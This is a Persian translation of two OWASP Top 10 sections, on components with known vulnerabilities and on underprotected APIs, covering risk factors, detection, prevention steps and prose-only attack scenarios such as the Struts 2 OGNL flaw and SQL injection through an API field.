کامپننت‌ها مانند کتابخانه‌ها، چارچوب‌ها و دیگر ماژول‌های نرم‌افزاری، دارای امتیازات مشابهی با برنامه کاربردی است. اگر یک کامپننت آسیب‌پذیر موردحمله قرار گیرد، چنین حمله‌ای می‌تواند باعث از دست رفتن اطلاعات مهم یا انتقال سرور شود. استفاده نرم‌افزارها و API ها از کامپننت‌ها با آسیب‌پذیری‌های شناخته‌شده، می‌تواند حفاظت نرم‌افزارها را تضعیف کند و حملات و تأثیرات مختلفی را در پی داشته باشد.

	ویژگی‌های کاربردی	برخی از کامپننت‌های آسیب‌پذیر (به‌عنوان‌مثال، کتابخانه‌های چارچوب) می‌توانند با ابزارهای خودکار شناخته‌شده و مورد بهره‌برداری قرار گیرند، علاوه بر این، استراتژی عامل تهدید را فراتر از مهاجمان هدف قرار می‌دهد تا actor ها را شامل شوند.
	بهره‌وری **متوسط**	مهاجمان یک کامپننت ضعیف را از طریق اسکن یا تجزیه‌وتحلیل دستی تشخیص می‌دهند. آن‌ها به‌دلخواه از آن سوءاستفاده می‌کنند و حمله را اجرا می‌کنند. اگر کامپننت مورداستفاده در برنامه عمیق باشد، کار مهاجم مشکل‌تر می‌شود.
	شیوع **رایج** قابل‌شناسایی **متوسط**	بسیاری از نرم‌افزارها و API ها این مسائل را دارند، چون گروه‌های توسعه‌دهنده‌ی آن‌ها به بروزبودن کامپننت‌ها و کتابخانه‌ها توجه نکرده‌اند. در برخی موارد، توسعه‌دهندگان حتی تمام کامپننت‌های مورداستفاده خود را نمی‌دانند، و هرگز به نسخه‌های آن‌ها توجه نمی‌کنند. وابستگی‌های کامپننت همه‌چیز را سخت‌تر می‌کند. ابزارها به‌طورمعمول برای کمک به شناسایی کامپننت‌های با آسیب‌پذیری شناخته‌شده به وجود می‌آیند.
	تأثیر **متعادل**	نقاط ضعف زیادی امکان‌پذیر است، ازجمله تزریق، کنترل دسترسی نقض‌شده، XSS و غیره. این ضربه می‌تواند تصاحب و تسخیر داده را از حداقل تا کامل آن را بگیرد.
	ویژگی‌های کاربردی/تجاری	تأثیر تجاری آسیب‌پذیری تحت کنترل نرم‌افزار تحت تأثیر قرارگرفته را در نظر بگیرید. این می‌تواند بی‌اهمیت باشد یا می‌تواند به معنای تسخیر کامل باشد.

۱-۹-۴ آیا شما به این نقص آسیب‌پذیر هستید؟

چالش این است که بایستی به‌طور مداوم کامپننت‌هایی (هر دو طرف سرویس‌گیرنده و طرف سرور) را کنترل کنید که برای گزارش‌های آسیب‌پذیری جدید، استفاده می‌کنید. این نظارت می‌تواند بسیار دشوار باشد زیرا گزارش‌های آسیب‌پذیری استاندارد نشده‌اند و برای پیداکردن و جستجوی جزئیات موردنیاز (مثلاً جزء دقیق

در یک خانواده محصول که دارای آسیب‌پذیری است) کار را سخت می‌کند. بدتر از همه، بسیاری از آسیب‌پذیری‌ها هرگز به مراکز اصلی مانند CVE و NVD گزارش نشده‌اند.

تعیین اینکه آیا آسیب‌پذیر هستید یا خیر، نیازمند جستجو در این پایگاه داده‌ها است و همچنین نیازمند نگه‌داری فهرست‌های پستی پروژه و اطلاعیه‌ها برای هر چیزی که ممکن است یک آسیب‌پذیری باشد، است. این فرآیند را می‌توان به‌صورت دستی یا با ابزارهای خودکار انجام داد. اگر آسیب‌پذیری در یک کامپننت کشف شد، به‌دقت بررسی کنید که آیا واقعاً آسیب‌پذیر است یا خیر. برای بررسی اینکه آیا کد شما از قسمت آسیب‌پذیری کامپننت استفاده می‌کند یا خیر، می‌توانید تأثیری که در مورد آن مطمئنید را بررسی کنید. هر دو تست می‌تواند مشکل باشد زیرا گزارش‌های آسیب‌پذیری می‌توانند مبهم باشند.

۴-۹-۲ چگونه از این نقص پیشگیری کنیم؟

اکثر موارد کامپننت، پچ‌های آسیب‌پذیری را برای نسخه‌های قدیمی ایجاد نمی‌کنند. بنابراین تنها راه‌حل مشکل این است که به نسخه بعدی ارتقاء داده شود، که می‌تواند سایر تغییرات کد را نیاز داشته باشد. پروژه‌های نرم‌افزاری باید فرایندی را در نظر داشته باشند تا:

۱. به‌طور مداوم نسخه‌هایی از کامپننت‌های سمت سرویس‌گیرنده و سرور و وابستگی‌های آن‌ها را با استفاده از ابزارهایی مانند versions، DependencyCheck، retire.js و غیره فهرست‌بندی کنید.

۲. به‌طور مداوم منابع مانند NVD را برای آسیب‌پذیری‌های موجود در کامپننت خود مانیتور کنید. از ابزار تجزیه‌وتحلیل ساخت نرم‌افزار برای بهینه‌سازی فرآیند استفاده کنید.

۳. برای اطمینان از اینکه کتابخانه‌ها قبل از زمان اجرا تغییر کنند، کتابخانه‌ها را به‌عنوان کامپننت‌هایی که هیچ بار درخواست یا رد نشده است، تجزیه‌وتحلیل کنید.

۴. برای ارتقاء کامپننت‌ها (و بازنویسی نرم‌افزار برای مطابقت در صورت نیاز) یا گسترش پچ مجازی که ترافیک HTTP، جریان داده یا اجرای کد را تجزیه‌وتحلیل می‌کند دستور صادر کنید و از مورد سوءاستفاده قرار گرفتن آسیب‌پذیری‌ها جلوگیری کنید.

۴-۹-۳ نمونه سناریو حمله

کامپننت‌ها تقریباً همیشه با دسترسی کامل از برنامه اجرا می‌شوند، بنابراین نقص در هر کامپننت می‌تواند منجر به تأثیر جدی شود. چنین نقصی می‌تواند تصادفی (مثلاً خطای برنامه‌نویسی) یا عمدی باشد. بعضی از موارد آسیب‌پذیری کامپننت که مورد سوءاستفاده قرار می‌گیرند شامل:

- Apache CXF Authentication Bypass- با عدم ارائه یک شناسه هویت، مهاجمان می‌توانند هر سرویس وب را با مجوز کامل فراخوانی کنند. (Apache CXF یک چارچوب سرویس است، که نباید با سرور Application Apache اشتباه گرفته شود).

- Struts 2 Remote Code Execution- ارسال حمله در header Content-Type سبب می‌شود که محتوای هدر به‌عنوان یک عبارت OGNL بررسی شود که امکان اجرای کد دلخواه در سرور را فراهم می‌کند.

نرم‌افزارها از یک نسخه آسیب‌پذیر از این دو نوع کامپننت استفاده می‌کنند، که مستعد حمله هستند، زیرا هر دو نوع کامپننت به‌طور مستقیم توسط کاربران نرم‌افزار قابل‌دسترسی هستند. دیگر کتابخانه‌های آسیب‌پذیر که عمیق‌تر در نرم‌افزارها استفاده می‌شوند، ممکن است سوءاستفاده از آن‌ها سخت‌تر باشد.

۴-۹-۴ منابع

منابع OWASP:


• OWASP Dependency Check (for Java and .NET libraries)
• OWASP Virtual Patching Best Practices

منابع خارجی:

• The Unfortunate Reality of Insecure Libraries
• MITRE Common Vulnerabilities and Exposures (CVE) search
• National Vulnerability Database (NVD)
• Retire.js for detecting known vulnerable JavaScript libraries
• Node Libraries Security Advisories
• Ruby Libraries Security Advisory Database and Tools

۱۰-۴ Underprotected APIs :A10

نرم‌افزارهای مدرن اغلب شامل API ها و برنامه‌های کاربردی مشتری مدار مانند جاوا اسکریپت در مرورگر و برنامه‌های تلفن همراه هستند که به انواع API (SOAP/XML، REST/JSON، RPC، GWT و غیره) متصل می‌شوند. این API ها اغلب محافظت نشده و دارای آسیب‌پذیری‌های زیادی هستند.

	ویژگی‌های کاربردی	هرکسی را با توانایی ارسال درخواست به API های شما را در نظر بگیرید. نرم‌افزار مشتری به‌راحتی معکوس می‌شود و ارتباطات به‌راحتی می‌توانند متوقف شود.
	بهره‌وری **متوسط**	مهاجمان می‌توانند API ها را با بررسی کد مشتری و یا نظارت بر ارتباطات، مهندسی معکوس کنند. برخی از آسیب‌پذیری‌های API می‌تواند به‌طور خودکار کشف شود، و دیگر آسیب‌پذیری‌ها تنها توسط متخصصین کشف می‌شوند.
	شیوع **رایج** قابل‌شناسایی **دشوار**	نرم‌افزارها و API های مدرن وب شامل مشتریان ارزشمند هستند (مرورگر، موبایل، دسکتاپ) که به API های داخلی وصل می‌شوند (XML، JSON، RPC، GWT، custom). API ها (سرویس‌های مایکروسافت، سرویس‌ها، نقاط پایانی) می‌توانند به حملات زیادی آسیب‌پذیر باشند. متأسفانه، ابزارهای پویا و گاهی اوقات حتی استاتیک بر روی API ها کارایی خوبی ندارند و آنالیز دستی روی آن‌ها می‌تواند مشکل باشد، بنابراین اغلب آسیب‌پذیری‌ها کشف نشده‌اند.
	تأثیر **متعادل**	نتایج منفی زیادی ممکن است داشته باشد، ازجمله سرقت اطلاعات، فساد و تخریب؛ دسترسی غیرمجاز به‌کل نرم‌افزار؛ و تصاحب میزبان کامل.
	ویژگی‌های کاربردی/تجاری	تأثیر حمله API به کسب‌وکار را در نظر بگیرید. آیا API دسترسی به داده‌های حیاتی یا فعالیت‌ها را می‌دهد؟ بسیاری از API ها مأموریت حیاتی هستند، و همچنین تأثیر حملات انکار سرویس را در نظر می‌گیرند.

۱-۱۰-۴ آیا به این حمله آسیب‌پذیر هستید؟

تست آسیب‌پذیری API ها مشابه تست آسیب‌پذیری بقیه نرم‌افزارهای شما است. انواع مختلف تزریق، احراز هویت، کنترل دسترسی، رمزگذاری، پیکربندی و سایر مسائل می‌توانند در API ها همانند یک نرم‌افزار سنتی وجود داشته باشند.

بااین‌حال، به دلیل اینکه API ها برای استفاده توسط برنامه‌ها طراحی‌شده‌اند (نه انسان‌ها)، آن‌ها اغلب فاقد یک رابط کاربری هستند و همچنین از پروتکل‌های پیچیده و ساختارهای پیچیده داده استفاده می‌کنند. این عوامل می‌توانند تست امنیتی را دشوار کنند. استفاده از فرمت‌های گسترده می‌تواند کمک کند، مانند Swagger (OpenAPI)، REST، JSON و XML. بعضی از چارچوب‌ها مانند GWT و برخی از پیاده‌سازی‌های RPC از قالب‌های سفارشی استفاده می‌کنند. برخی از نرم‌افزارها و API ها فرمت‌های پروتکل و داده خود را مانند WebSockets ایجاد می‌کنند. وسعت و پیچیدگی API ها باعث می‌شود که تست امنیتی مؤثر به‌صورت خودکار انجام شود و احتمالاً منجر به حس امنیت نادرست شود.

درنهایت، برای دانستن اینکه آیا API های شما امن هستند، باید با دقت یک استراتژی برای تست تمام مقابله‌هایی که مهم هستند انتخاب کنید.

۴-۱۰-۲ چگونه از این حمله پیشگیری کنیم؟

کلید محافظت از API ها این است که مدل تهدید و نوع محافظتی که دارا هستید را کاملاً درک کرده باشید:

۱. اطمینان حاصل کنید که شما ارتباطات بین مشتری و API های خود را امن کرده‌اید.

۲. اطمینان حاصل کنید که شما یک طرح احراز هویت قوی برای API های خود، دارید و تمام مدارک، کلید و نشانه‌ها امن شده‌اند.

۳. یک طرح کنترل دسترسی را اجرا کنید که API ها را از عدم استفاده مجدد، ازجمله فعالیت غیرمجاز و مراجع داده محافظت می‌کند.

۴. حفاظت در مقابل تزریق از هر نوع، به‌این‌ترتیب که این حملات با استفاده از API ها به همان اندازه که برای برنامه‌های معمولی مناسب هستند، قابل‌اجرا هستند.

۵. اطمینان حاصل کنید که تجزیه‌وتحلیل و تست امنیتی شما تمام API های شما را پوشش می‌دهد و ابزارهای شما می‌توانند به‌طور مؤثر آن‌ها را کشف و تجزیه‌وتحلیل کنند.

۴-۱۰-۳ نمونه سناریو حمله

سناریو شماره ۱: یک برنامه بانکداری تلفن همراه تصور کنید که برای اطلاعات حساب و انجام معاملات به API XML در بانک متصل می‌شود. حمله‌کننده با مهندسی معکوس برنامه را شناسایی می‌کند و متوجه می‌شود که شماره‌حساب کاربر به‌عنوان بخشی از درخواست احراز هویت همراه با نام‌کاربری و رمزعبور به سرور منتقل می‌شود. مهاجم دارای مجوز قانونی است، اما شماره‌حساب کاربر دیگران، دسترسی کامل به‌حساب کاربری دیگر را می‌دهد.

سناریو شماره ۲: یک API عمومی که توسط اینترنت راه‌اندازی‌شده را تصور کنید که برای ارسال خودکار پیام‌های متنی ارائه‌شده است. PIA، پیام‌های JSON را که حاوی فیلد transactionid است را می‌پذیرد. API، این مقدار transactionid را به‌عنوان یک‌رشته پارس می‌کند و آن را بدون escape کردن یا پارامترکردن، به یک query SQL پیوند می‌دهد. همان‌طور که می‌بینید API همانند نرم‌افزارهای دیگر به SQL injection آسیب‌پذیر است.

در هر یک از این موارد، ممکن است عرضه‌کننده UI وب را برای استفاده از این خدمات ارائه نکند، بنابراین تست امنیتی سخت‌تر می‌شود.

۴-۱۰-۴ منابع

منابع OWASP:

- OWASP REST Security Cheat Sheet
- OWASP Web Service Security Cheat Sheet

منابع خارجی:

- Increasing Importance of APIs in Web Development
- Tracking the Growth of the API Economy
- The API Centric Future
- The Growth of the API
- What Do You Mean My Security Tools Don’t Work on APIs?!!
- State of API Security